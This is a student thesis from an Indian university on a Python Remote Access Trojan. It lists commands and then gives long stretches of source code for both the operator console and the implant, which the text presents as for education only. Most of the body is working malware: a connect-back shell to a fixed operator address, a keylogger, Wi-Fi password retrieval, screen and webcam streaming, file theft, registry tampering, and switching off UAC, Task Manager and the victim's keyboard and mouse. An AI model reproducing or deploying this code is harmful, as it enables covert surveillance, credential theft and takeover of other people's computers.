Introduction to Computer Networks

A THESIS

Remote Access Trojan (RAT)

Submitted by

K.NANDINI	**CB.EN.U4AIE22030**
SUBASHREE.M	**CB.EN.U4AIE22048**
VALLETI MAHI VIGNESH	**CB.EN.U4AIE22056**
T.LAKSHMAN	**CB.EN.U4AIE22067**

in partial fulfillment for the award of the degree of

BACHELOR OF TECHNOLOGY
IN
Artificial Intelligence Engineering

Centre for Computational Engineering and Networking, AMRITA SCHOOL OF ARTIFICIAL INTELLIGENCE

AMRITA VISHWA VIDYAPEETHAMCOIMBATORE - 641 112 (INDIA)
JULY - 2023

AMRITA SCHOOL OF ARTIFICIAL INTELLIGENCE
AMRITA VISHWA VIDYAPEETHAM
COIMBATORE - 641 112

BONAFIDE CERTIFICATE

This is to certify that the thesis entitled “Remote access trojant” submitted by **K.NANDINI-CB.EN.U4AIE22030, SUBASHREE.M-CB.EN.U4AIE22048, VALLETI MAHI VIGNESH -CB.EN.U4AIE22056, T.LAKSHMAN- CB.EN.U4AIE22067**, for the award of the Degree of Bachelor of Technology in the “CSE(AI) ” is a bonafide record of the work carried out by her under our guidance and supervision at Amrita School of Artificial Intelligence, Coimbatore.

Mrs. Ganga Gowri

Project Guide

Dr. K.P.Soman
Professor and Head CEN

Submitted for the university examination held on __________

AMRITA SCHOOL OF ARTIFICIAL INTELLIGENCE
AMRITA VISHWA VIDYAPEETHAM
COIMBATORE - 641 112

DECLARATION

We **K.NANDINI-CB.EN.U4AIE22030,SUBASHREE.M-CB.EN.U4AIE22048,VALLETI MAHI VIGNESH-CB.EN.U4AIE22056 T.LAKSHMAN- CB.EN.U4AIE22067** hereby declare that this thesis entitled "**Remote Access Trojan (RAT)**", is the record ofthe original work done by me under the guidance of Ms. Ganga Gowri, Centre for Computational Engineering and Networking, Amrita School of Artificial Intelligence, Coimbatore. To the best of my knowledge this work has not formed the basis forthe award of any degree/diploma/ associate ship/fellowship/or a similar award to any candidatein any University.

Place: Coimbatore
Date:22-06-2023

Signature of the Students

K.NANDINI	**CB.EN.U4AIE22030**
SUBASHREE.M	**CB.EN.U4AIE22048**
VALLETI MAHI VIGNESH	**CB.EN.U4AIE22056**
T.LAKSHMAN	**CB.EN.U4AIE22067**

Contents

ACKNOWLEDGEMENT

This project has been possible due to the sincere and dedicated efforts ofmany. First of all, we would like to thank the dean of our college for giving us the opportunity to get involved in a project and express our skills. We thank our INTRODUCTION TO COMPUTER NETWORKS teacher , Ms. Ganga Gowri for her guidance and support without which this project would have been impossible. Last but not least, we thank our parents and our classmates who encouraged us throughout theproject

Abstract

The Remote Access Trojan (RAT) Client presented here is a Python-based program designed for educational purposes to explore various functionalities associated with remote control and system monitoring. This RAT Client establishes a covert connection to a predefined remote server, allowing a user to execute a range of commands on the target system. This project encompasses diverse features, including shell commands, file manipulation, system information retrieval, and surveillance capabilities such as screen sharing and webcam snapshots. It aims to provide insights into network programming and cybersecurity, shedding light on potential security vulnerabilities and the importance of responsible coding practices.

It is crucial to emphasize that the development and usage of such tools carry ethical considerations. This RAT Client should be used solely for educational purposes and in a controlled environment with explicit consent from system owners. Unauthorized use of remote access tools poses serious legal and ethical concerns, and users are strongly advised to adhere to ethical guidelines and applicable laws. The intention behind this project is to foster understanding of cybersecurity concepts and responsible programming practices while promoting awareness about the potential risks associated with remote access trojans.

Introduction

This RAT Client establishes a discreet connection to a designated remote server, offering a range of functionalities for command execution on the target system. With features spanning shell commands, file operations, system information retrieval, and surveillance capabilities such as screen sharing and webcam snapshots, the project serves as a practical exploration of network programming and cybersecurity concepts.

Need for the Project:

Educational Exploration: The primary motivation behind this project is to provide a hands-on educational experience for individuals interested in cybersecurity, ethical hacking, and network programming. By developing and understanding a basic RAT Client, users can gain insights into the techniques employed by both malicious actors and cybersecurity professionals.

Security Awareness: The project emphasizes the importance of security awareness and responsible coding practices. By exploring the capabilities of a remote access tool, users can better comprehend potential security vulnerabilities, raising awareness about the importance of securing systems against unauthorized access.

Ethical Considerations: Understanding the ethical considerations surrounding remote access tools is crucial. This project encourages responsible use and highlights the legal and ethical implications associated with unauthorized access to computer systems. It serves as a reminder of the need for explicit consent and ethical behavior in the realm of cybersecurity.

Risk Assessment: By delving into the functionalities of a RAT Client, users can gain a practical understanding of the risks and challenges associated with such tools. This knowledge is valuable for cybersecurity professionals seeking to secure systems against potential threats.

Methodology

Socket Programming: The project leverages Python's socket library for establishing communication between the RAT Client and a remote server. Socket programming forms the foundation for the client-server architecture, allowing the execution of commands and data exchange.

Multithreading: To ensure concurrent execution of tasks and responsiveness, the project utilizes Python's threading module. Multithreading facilitates the simultaneous handling of tasks such as command execution, keylogging, and disabling/enabling system features.

External Libraries: The project integrates external libraries such as PyAutoGUI for automating keyboard and mouse interactions, OpenCV for webcam access, and vidstream for screen and camera sharing functionalities. These libraries enhance the project's capabilities and provide a comprehensive exploration of remote access features.

Security Measures: While exploring remote access functionalities, the project includes security measures to prevent misuse. For instance, the keylogger operates in a controlled manner, and functionalities like disabling the keyboard and mouse are clearly delineated to avoid unintended consequences.

Documentation: The project is accompanied by comprehensive documentation explaining the purpose, functionalities, and responsible use of the RAT Client. This documentation guides users through the code structure, implementation details, and ethical considerations.

The code contains various functionalities that can be controlled through specific commands sent to the RAT (Remote Access Trojan) client:

Commands

help	all commands available
writein <text>	write the text to current opened window
browser	enter quiery to browser
turnoffmon	turn off the monitor
turnonmon	turn on the monitor
drivers	all drivers of PC
kill	kill the system task
sendmessage	send messagebox with the text
cpu_cores	number of CPU cores
systeminfo (extended)	all basic info about system (via cmd)
tasklist	all system tasks
localtime	current system time
curpid	PID of client's process
sysinfo (shrinked)	basic info about system (Powers of Python)
shutdown	shutdown client's PC
isuseradmin	check if user is admin
extendrights	extend system rights
disabletaskmgr	disable Task Manager
enabletaskmgr	enable Task Manager
disableUAC	disable UAC
monitors	get all used monitors
geolocate	get location of computer
volumeup	increase system volume to 100%
volumedown	decrease system volume to 0%
setvalue	set value in registry
delkey	delete key in registry
createkey	create key in registry
setwallpaper	set wallpaper
exit	terminate the session of RAT
pwd	get current working directory
shell	execute commands via cmd
cd	change directory
[Driver]:	change current driver
cd ..	change directory back
dir	get all files of current directory
ipconfig	local ip
portscan	port scanner
profiles	network profiles
profilepswd	password for profile
keyscan_start	start keylogger
send_logs	send captured keystrokes
stop_keylogger	stop keylogger
disable(--keyboard/--mouse/--all)	
enable(--keyboard/--mouse/--all)	
screenshare	overseing remote PC
webcam	webcam video capture
breakstream	break webcam/screenshare stream

```
screenshot                 capture screenshot
webcam_snap                capture webcam photo
delfile <file>             delete file
editfile <file> <text>     edit file
createfile <file>          create file
download <file> <homedir>  download file
upload                     upload file
cp <file1> <file2>         copy file
mv <file> <path>           move file
searchfile <file> <dir>    search for file in mentioned directory
mkdir <dirname>            make directory
rmdir <dirname>            remove directory
startfile <file>           start file
readfile <file>            read from file
```

Code for Python- Remote access trojant:

Client.py

```python
class RAT_SERVER:
    def __init__(self, host, port):
        self.host = host
        self.port = port
```

- The class RAT_SERVER is initialized with a host (IP address) and a port number.
- The constructor (__init__) sets the host and port attributes for the RAT server.

```python
    def build_connection(self):
        global client, addr, s
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.bind((self.host, self.port))
        s.listen(5)
        print("[*] Waiting for the client...")
        client, addr = s.accept()
        print()
        ipcli = client.recv(1024).decode()
        print(f"[*] Connection is established successfully with {ipcli}")
        print()
```

- build_connection method sets up a TCP socket, binds it to the specified host and port, and listens for incoming connections.
- Once a client connects, it prints a success message and the client's IP address.

```python
    def server(self):
        try:
            from vidstream import StreamingServer
            global server
            server = StreamingServer(self.host, 8080)
            server.start_server()
        except:
            print("Module not found...")

    def stop_server(self):
        server.stop_server()

    def result(self):
        client.send(command.encode())
        result_output = client.recv(1024).decode()
        print(result_output)
```

- The server method attempts to import the StreamingServer class from the vidstream library.
- It then creates a StreamingServer object and starts the server on port 8080.
- The stop_server method stops the video streaming server.
- The result method sends a command to the client, receives the result, and prints it to the console.

```python
    def banner(self):
        print("======================================================")
        print("                       Commands                       ")
        print("======================================================")
        print("System: ")
        print("======================================================")
        print(f'''
help                      all commands available
writein <text>            write the text to current opened window
browser                   enter quiery to browser
turnoffmon                turn off the monitor
turnonmon                 turn on the monitor
drivers                   all drivers of PC
kill                      kill the system task
sendmessage               send messagebox with the text
cpu_cores                 number of CPU cores
systeminfo (extended)     all basic info about system (via cmd)
tasklist                  all system tasks
localtime                 current system time
curpid                    PID of client's process
sysinfo (shrinked)        basic info about system (Powers of Python)
shutdown                  shutdown client's PC
isuseradmin               check if user is admin
extendrights              extend system rights
disabletaskmgr            disable Task Manager
enabletaskmgr             enable Task Manager
disableUAC                disable UAC
monitors                  get all used monitors
geolocate                 get location of computer
volumeup                  increase system volume to 100%
volumedown                decrease system volume to 0%
setvalue                  set value in registry
delkey                    delete key in registry
createkey                 create key in registry
setwallpaper              set wallpaper
exit                      terminate the session of RAT
''')
        print("======================================================")
        print("Shell: ")
        print("=======================================================")
        print(f'''
pwd                       get current working directory
shell                     execute commands via cmd
cd                        change directory
[Driver]:                 change current driver
cd ..                     change directory back
dir                       get all files of current directory
abspath                   get absolute path of files
''')
        print("=======================================================")
        print("Network: ")
        print("=======================================================")
        print(f'''
ipconfig                  local ip
portscan                  port scanner
profiles                  network profiles
profilepswd               password for profile
''')
        print("=======================================================")
        print("Input devices: ")
        print("=======================================================")
        print(f'''
keyscan_start             start keylogger
send_logs                 send captured keystrokes
stop_keylogger            stop keylogger
disable(--keyboard/--mouse/--all)
enable(--keyboard/--mouse/--all)
''')
        print("=======================================================")
        print("Video: ")
        print("=======================================================")
        print(f'''
screenshare               overseing remote PC
webcam                    webcam video capture
breakstream               break webcam/screenshare stream
screenshot                capture screenshot
webcam_snap               capture webcam photo
''')
        print("=======================================================")
        print("Files:")
        print("=======================================================")
        print(f'''
delfile <file>            delete file
editfile <file> <text>    edit file
createfile <file>         create file
download <file> <homedir> download file
upload                    upload file
cp <file1> <file2>         copy file
mv <file> <path>           move file
searchfile <file> <dir>    search for file in mentioned directory
mkdir <dirname>            make directory
rmdir <dirname>            remove directory
startfile <file>           start file
readfile <file>            read from file
        ''')
        print("======================================================")
```

- The banner method prints a banner containing various categories of commands.

```
    def execute(self):
        self.banner()
        while True:
            global command
            command = input('Command >>  ')

```

- The execute method in the provided code is the core of the RAT server's functionality. It listens for user input commands and executes the corresponding actions based on the command entered.

```
 if command == 'shell':
                client.send(command.encode())
                while 1:
                    command = str(input('>> '))
                    client.send(command.encode())
                    if command.lower() == 'exit':
                        break
                    result_output = client.recv(1024).decode()
                    print(result_output)
                client.close()
                s.close()
```

- If the user enters the 'shell' command, it initiates a shell-like interaction with the client.
- The server sends the 'shell' command to the client.
- It then enters a nested loop where it continually prompts the user for commands to send to the client's shell.
- The loop continues until the user enters 'exit,' at which point the loop breaks, and the client and socket connections are closed.

```
            elif command == 'drivers':
                self.result()

            elif command == 'setvalue':
                client.send(command.encode())
                const = str(input("Enter the HKEY_* constant
[HKEY_CLASSES_ROOT, HKEY_CURRENT_USER, HKEY_LOCAL_MACHINE, HKEY_USERS,
HKEY_CURRENT_CONFIG]: "))
                root = str(input('Enter the path to store key [ex.
SOFTWARE\\test]: '))
                key = str(input('Enter the key name: '))
                value = str(input('Enter the value of key [None, 0, 1, 2
etc.]: '))
                client.send(const.encode())
                client.send(root.encode())
                client.send(key.encode())
                client.send(value.encode())
                result_output = client.recv(1024).decode()
                print(result_output)

            elif command == 'delkey':
                client.send(command.encode())
                const = str(input("Enter the HKEY_* constant
[HKEY_CLASSES_ROOT, HKEY_CURRENT_USER, HKEY_LOCAL_MACHINE, HKEY_USERS,
HKEY_CURRENT_CONFIG]: "))
                root = str(input('Enter the path to key: '))
                client.send(const.encode())
                client.send(root.encode())
                result_output = client.recv(1024).decode()
                print(result_output)

            elif command == 'createkey':
                client.send(command.encode())
                const = str(input("Enter the HKEY_* constant
[HKEY_CLASSES_ROOT, HKEY_CURRENT_USER, HKEY_LOCAL_MACHINE, HKEY_USERS,
HKEY_CURRENT_CONFIG]: "))
                root = str(input('Enter the path to key: '))
                client.send(const.encode())
                client.send(root.encode())
                result_output = client.recv(1024).decode()
                print(result_output)

            elif command == 'disableUAC':
                self.result()


            elif command == 'usbdrivers':
                self.result()

            elif command == 'volumeup':
                self.result()
```

```python
        elif command == 'volumedown':
            self.result()

        elif command == 'monitors':
            self.result()

        elif command[:4] == 'kill':
            if not command[5:]:
                print("No process mentioned to terminate")
            else:
                self.result()

        elif command == 'extendrights':
            self.result()

        elif command == 'geolocate':
            self.result()

        elif command == 'turnoffmon':
            self.result()

        elif command == 'turnonmon':
            self.result()

        elif command == 'setwallpaper':
            client.send(command.encode())
            text = str(input("Enter the filename: "))
            client.send(text.encode())
            result_output = client.recv(1024).decode()
            print(result_output)

        elif command == 'keyscan_start':
            client.send(command.encode())
            result_output = client.recv(1024).decode()
            print(result_output)

        elif command == 'send_logs':
            client.send(command.encode())
            result_output = client.recv(1024).decode()
            print(result_output)

        elif command == 'stop_keylogger':
            client.send(command.encode())
            result_output = client.recv(1024).decode()
            print(result_output)

        elif command[:7] == 'delfile':
            if not command[8:]:
                print("No file to delete")
            else:
                self.result()

        elif command[:10] == 'createfile':
            if not command[11:]:
                print("No file to create")
            else:
                self.result()

        elif command == 'tasklist':
            self.result()

        elif command == 'ipconfig':
            self.result()

        elif command[:7] == 'writein':
            if not command[8:]:
                print("No text to output")
            else:
                self.result()

        elif command == 'sendmessage':
            client.send(command.encode())
            text = str(input("Enter the text: "))
            client.send(text.encode())
            title = str(input("Enter the title: "))
            client.send(title.encode())
            result_output = client.recv(1024).decode()
            print(result_output)

        elif command == 'profilepswd':
            client.send(command.encode())
            profile = str(input("Enter the profile name: "))
            client.send(profile.encode())
            result_output = client.recv(2147483647).decode()
            print(result_output)

        elif command == 'profiles':
            self.result()

        elif command == 'cpu_cores':
            self.result()

        elif command[:2] == 'cd':
            if not command[3:]:
                print("No directory")
            else:
                    self.result()

            elif command == 'cd ..':
                self.result()

            elif command[1:2] == ':':
                self.result()

            elif command == 'dir':
                self.result()

            elif command == 'portscan':
                self.result()

            elif command == 'systeminfo':
                self.result()

            elif command == 'localtime':
                self.result()

            elif command[:7] == 'abspath':
                if not command[8:]:
                    print("No file")
                else:
                    self.result()

            elif command[:8] == 'readfile':
                if not command[9:]:
                    print("No file to read")
                else:
                    client.send(command.encode())
                    result_output = client.recv(2147483647).decode()
                    print("===================================================
")
                    print(result_output)
                    print("===================================================
")

            elif command.startswith("disable") and command.endswith("--
keyboard"):
                self.result()

            elif command.startswith("disable") and command.endswith("--
mouse"):
                self.result()

            elif command.startswith("disable") and command.endswith("--all"):
                self.result()
```

```python
            elif command.startswith("enable") and command.endswith("--all"):
                self.result()

            elif command.startswith("enable") and command.endswith("--
keyboard"):
                self.result()

            elif command.startswith("enable") and command.endswith("--mouse"):
                self.result()

            elif command[:7] == 'browser':
                client.send(command.encode())
                quiery = str(input("Enter the quiery: "))
                client.send(quiery.encode())
                result_output = client.recv(1024).decode()
                print(result_output)

            elif command[:2] == 'cp':
                self.result()

            elif command[:2] == 'mv':
                self.result()

            elif command[:8] == 'editfile':
                self.result()

            elif command[:5] == 'mkdir':
                if not command[6:]:
                    print("No directory name")
                else:
                    self.result()

            elif command[:5] == 'rmdir':
                if not command[6:]:
                    print("No directory name")
                else:
                    self.result()

            elif command[:10] == 'searchfile':
                self.result()

            elif command == 'curpid':
                self.result()

            elif command == 'sysinfo':
                self.result()
            elif command == 'pwd':
                self.result()

            elif command == 'screenshare':
                client.send(command.encode("utf-8"))
                self.server()

            elif command == 'webcam':
                client.send(command.encode("utf-8"))
                self.server()

            elif command == 'breakstream':
                self.stop_server()

            elif command[:9] == 'startfile':
                if not command[10:]:
                    print("No file to launch")
                else:
                    self.result()
```

- For various other commands (e.g., 'drivers', 'setvalue', 'delkey', etc.), the server sends the corresponding command to the client and calls the result method to display the result received from the client.

```python
            elif command[:8] == 'download':
                try:
                    client.send(command.encode())
                    file = client.recv(2147483647)
                    with open(f'{command.split(" ")[2]}', 'wb') as f:
                        f.write(file)
                        f.close()
                    print("File is downloaded")
                except:
                    print("Not enough arguments")

            elif command == 'upload':
                client.send(command.encode())
                file = str(input("Enter the filepath to the file: "))
                filename = str(input("Enter the filepath to outcoming file
(with filename and extension): "))
                data = open(file, 'rb')
                filedata = data.read(2147483647)
                client.send(filename.encode())
                print("File has been sent")
                client.send(filedata)

            elif command == 'disabletaskmgr':
                self.result()

            elif command == 'enabletaskmgr':
                self.result()

            elif command == 'isuseradmin':
                self.result()

            elif command == 'help':
                self.banner()

            elif command == 'screenshot':
                client.send(command.encode())
                file = client.recv(2147483647)
                path = f'{os.getcwd()}\\{random.randint(11111,99999)}.png'
                with open(path, 'wb') as f:
                    f.write(file)
                    f.close()
                path1 = os.path.abspath(path)
                print(f"File is stored at {path1}")

            elif command == 'webcam_snap':
                client.send(command.encode())
                file = client.recv(2147483647)
                with open(f'{os.getcwd()}\\{random.randint(11111,99999)}.png',
'wb') as f:
                    f.write(file)
                    f.close()
                print("File is downloaded")
```

- For file-related commands (e.g., 'download', 'upload'), the server sends the command to the client, and in the case of 'download,' it receives the file and saves it locally.

```
            elif command == 'exit':
                client.send(command.encode())
                output = client.recv(1024)
                output = output.decode()
                print(output)
                s.close()
                client.close()
rat = RAT_SERVER('192.168.254.89', 4444)

if __name__ == '__main__':
    rat.build_connection()
    rat.execute()
```

- If the user enters 'exit', the server sends the command to the client, receives any final output, and then closes both the socket and client connections.

Server.py

```
import random
import socket, subprocess, os, platform
from threading import Thread
from PIL import Image
from datetime import datetime
from ctypes import cast, POINTER
from comtypes import CLSCTX_ALL
from winreg import *
import shutil
import glob
import ctypes
import sys
import webbrowser
import re
import pyautogui
import cv2
import urllib.request
import json
from pynput.keyboard import Listener
from pynput.mouse import Controller
import time
import keyboard
```

These are import statements bringing in various Python modules for different functionalities. Some notable ones include:

- **socket**: For network communication
- **subprocess**: For running shell commands
- **os**: For interacting with the operating system
- **PIL** (Pillow): For working with images
- **ctypes**: For calling functions from DLLs/shared libraries
- **shutil**: For file operations
- **glob**: For file path pattern matching
- **webbrowser**: For opening web pages

- **pyautogui**: For controlling the mouse and keyboard
- **cv2**: OpenCV library for computer vision
- **keyboard**: For interacting with the keyboard
- **json**: For working with JSON data
- **pynput**: For monitoring and controlling input devices (keyboard and mouse)

```
user32 = ctypes.WinDLL('user32')
kernel32 = ctypes.WinDLL('kernel32')

HWND_BROADCAST = 65535
WM_SYSCOMMAND = 274
SC_MONITORPOWER = 61808
GENERIC_READ = -2147483648
GENERIC_WRITE = 1073741824
FILE_SHARE_WRITE = 2
FILE_SHARE_READ = 1
FILE_SHARE_DELETE = 4
CREATE_ALWAYS = 2
```

- This block initializes some constants and loads necessary DLLs using **ctypes**.

```
class RAT_CLIENT:
    def __init__(self, host, port):
        self.host = host
        self.port = port
        self.curdir = os.getcwd()
```

- The class has an **__init__** method that initializes the **RAT_CLIENT** object with a specified **host** and **port**.
- It also sets the **curdir** attribute to the current working directory using **os.getcwd()**.

```
    def build_connection(self):
        global s
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((self.host, self.port))
        sending = socket.gethostbyname(socket.gethostname())
        s.send(sending.encode())
```

- The **build_connection** method creates a TCP socket (**socket.AF_INET, socket.SOCK_STREAM**) and connects to the specified **host** and **port**.
- It then sends the IP address of the client machine to the server.

```
    def errorsend(self):
        output = bytearray("no output", encoding='utf8')
        for i in range(len(output)):
            output[i] ^= 0x41
        s.send(output)
```

- The **errorsend** method sends an encoded message ("no output") to the server after performing a bitwise XOR operation on each byte of the message with the value **0x41**.

```
    def keylogger(self):
        def on_press(key):
            if klgr == True:
                with open('keylogs.txt', 'a') as f:
                    f.write(f'{key}')
                    f.close()

        with Listener(on_press=on_press) as listener:
            listener.join()
```

- The **keylogger** method defines a nested function **on_press** that writes pressed keys to a file named 'keylogs.txt'.
- It uses the **pynput** library's **Listener** class to monitor key presses.

```
    def block_task_manager(self):
        if ctypes.windll.shell32.IsUserAnAdmin() == 1:
            while (1):
                if block == True:
                    hwnd = user32.FindWindowW(0, "Task Manager")
                    user32.ShowWindow(hwnd, 0)
                    ctypes.windll.kernel32.Sleep(500)
```

- The **block_task_manager** method checks if the script is running with administrator privileges.
- If the **block** variable is set to **True**, it attempts to hide the Task Manager

window periodically.


```
def disable_all(self):
    while True:
        user32.BlockInput(True)

def disable_mouse(self):
    mouse = Controller()
    t_end = time.time() + 3600*24*11
    while time.time() < t_end and mousedbl == True:
        mouse.position = (0, 0)

def disable_keyboard(self):
    for i in range(150):
        if kbrd == True:
            keyboard.block_key(i)
    time.sleep(999999)
```

- The **disable_all** method continuously blocks user input using the **BlockInput** function from the **ctypes** library.
- The **disable_mouse** method moves the mouse cursor to the position (0, 0) to simulate mouse inactivity.
- The **disable_keyboard** method blocks keyboard input by blocking keys using the **keyboard** library.

```
def execute(self):
    while True:
        command = s.recv(1024).decode()

        if command == 'shell':
            while 1:
                command = s.recv(1024).decode()
                if command.lower() == 'exit' :
                    break
                if command == 'cd':
                    os.chdir(command[3:].decode('utf-8'))
                    dir = os.getcwd()
                    dir1 = str(dir)
                    s.send(dir1.encode())
                output = subprocess.getoutput(command)
```

```python
                    s.send(output.encode())
                    if not output:
                        self.errorsend()

            elif command == 'screenshare':
                try:
                    from vidstream import ScreenShareClient
                    screen = ScreenShareClient(self.host, 8080)
                    screen.start_stream()
                except:
                    s.send("Impossible to get screen")

            elif command == 'webcam':
                try:
                    from vidstream import CameraClient
                    cam = CameraClient(self.host, 8080)
                    cam.start_stream()
                except:
                    s.send("Impossible to get webcam")

            elif command == 'breakstream':
                pass

            elif command == 'list':
                pass

            elif command == 'geolocate':
                with urllib.request.urlopen("https://geolocation-db.com/json")
as url:
                    data = json.loads(url.read().decode())
                    link =
f"http://www.google.com/maps/place/{data['latitude']},{data['longitude']}"
                s.send(link.encode())

            elif command == 'setvalue':
                const = s.recv(1024).decode()
                root = s.recv(1024).decode()
                key2 = s.recv(1024).decode()
                value = s.recv(1024).decode()
                try:
                    if const == 'HKEY_CURRENT_USER':
                        key = OpenKey(HKEY_CURRENT_USER, root, 0,
KEY_ALL_ACCESS)
                        SetValueEx(key, key2, 0, REG_SZ, str(value))
                        CloseKey(key)
                    if const == 'HKEY_CLASSES_ROOT':
                        key = OpenKey(HKEY_CLASSES_ROOT, root, 0,
KEY_ALL_ACCESS)
```

```
                        SetValueEx(key, key2, 0, REG_SZ, str(value))
                        CloseKey(key)
                    if const == 'HKEY_LOCAL_MACHINE':
                        key = OpenKey(HKEY_LOCAL_MACHINE, root, 0,
KEY_ALL_ACCESS)
                        SetValueEx(key, key2, 0, REG_SZ, str(value))
                        CloseKey(key)
                    if const == 'HKEY_USERS':
                        key = OpenKey(HKEY_USERS, root, 0, KEY_ALL_ACCESS)
                        SetValueEx(key, key2, 0, REG_SZ, str(value))
                        CloseKey(key)
                    if const == 'HKEY_CLASSES_ROOT':
                        key = OpenKey(HKEY_CLASSES_ROOT, root, 0,
KEY_ALL_ACCESS)
                        SetValueEx(key, key2, 0, REG_SZ, str(value))
                        CloseKey(key)
                    if const == 'HKEY_CURRENT_CONFIG':
                        key = OpenKey(HKEY_CURRENT_CONFIG, root, 0,
KEY_ALL_ACCESS)
                        SetValueEx(key, key2, 0, REG_SZ, str(value))
                        CloseKey(key)
                    s.send("Value is set".encode())
                except:
                    s.send("Impossible to create key".encode())

            elif command == 'delkey':
                const = s.recv(1024).decode()
                root = s.recv(1024).decode()
                try:
                    if const == 'HKEY_CURRENT_USER':
                        DeleteKeyEx(HKEY_CURRENT_USER, root, KEY_ALL_ACCESS,
0)
                    if const == 'HKEY_LOCAL_MACHINE':
                        DeleteKeyEx(HKEY_LOCAL_MACHINE, root, KEY_ALL_ACCESS,
0)
                    if const == 'HKEY_USERS':
                        DeleteKeyEx(HKEY_USERS, root, KEY_ALL_ACCESS, 0)
                    if const == 'HKEY_CLASSES_ROOT':
                        DeleteKeyEx(HKEY_CLASSES_ROOT, root, KEY_ALL_ACCESS,
0)
                    if const == 'HKEY_CURRENT_CONFIG':
                        DeleteKeyEx(HKEY_CURRENT_CONFIG, root, KEY_ALL_ACCESS,
0)
                    s.send("Key is deleted".encode())
                except:
                    s.send("Impossible to delete key".encode())

            elif command == 'createkey':
                const = s.recv(1024).decode()
                root = s.recv(1024).decode()
                try:
                    if const == 'HKEY_CURRENT_USER':
                        CreateKeyEx(HKEY_CURRENT_USER, root, 0,
KEY_ALL_ACCESS)
                    if const == 'HKEY_LOCAL_MACHINE':
                        CreateKeyEx(HKEY_LOCAL_MACHINE, root, 0,
KEY_ALL_ACCESS)
                    if const == 'HKEY_USERS':
                        CreateKeyEx(HKEY_USERS, root, 0, KEY_ALL_ACCESS)
                    if const == 'HKEY_CLASSES_ROOT':
                        CreateKeyEx(HKEY_CLASSES_ROOT, root, 0,
KEY_ALL_ACCESS)
                    if const == 'HKEY_CURRENT_CONFIG':
                        CreateKeyEx(HKEY_CURRENT_CONFIG, root, 0,
KEY_ALL_ACCESS)
                    s.send("Key is created".encode())
                except:
                    s.send("Impossible to create key".encode())

            elif command == 'volumeup':
                try:
                    from pycaw.pycaw import AudioUtilities,
IAudioEndpointVolume
                    devices = AudioUtilities.GetSpeakers()
                    interface = devices.Activate(IAudioEndpointVolume._iid_,
CLSCTX_ALL, None)
                    volume = cast(interface, POINTER(IAudioEndpointVolume))
                    if volume.GetMute() == 1:
                        volume.SetMute(0, None)
                    volume.SetMasterVolumeLevel(volume.GetVolumeRange()[1],
None)
                    s.send("Volume is increased to 100%".encode())
                except:
                    s.send("Module is not founded".encode())

            elif command == 'volumedown':
                try:
                    from pycaw.pycaw import AudioUtilities,
IAudioEndpointVolume
                    devices = AudioUtilities.GetSpeakers()
                    interface = devices.Activate(IAudioEndpointVolume._iid_,
CLSCTX_ALL, None)
                    volume = cast(interface, POINTER(IAudioEndpointVolume))
                    volume.SetMasterVolumeLevel(volume.GetVolumeRange()[0],
None)
                    s.send("Volume is decreased to 0%".encode())
                except:
                    s.send("Module is not founded".encode())

            elif command == 'setwallpaper':
                pic = s.recv(6000).decode()
                try:
                    ctypes.windll.user32.SystemParametersInfoW(20, 0, pic, 0)
                    s.send(f'{pic} is set as a wallpaper'.encode())
                except:
                    s.send("No such file")

            elif command == 'usbdrivers':
                p = subprocess.check_output(["powershell.exe", "Get-PnpDevice
-PresentOnly | Where-Object { $_.InstanceId -match '^USB' }"], encoding='utf-
8')
                s.send(p.encode())

            elif command == 'monitors':
                p = subprocess.check_output(["powershell.exe", "Get-
CimInstance -Namespace root\wmi -ClassName WmiMonitorBasicDisplayParams"],
encoding='utf-8')
                s.send(p.encode())

            elif command == 'sysinfo':
                sysinfo = str(f'''
System: {platform.platform()} {platform.win32_edition()}
Architecture: {platform.architecture()}
Name of Computer: {platform.node()}
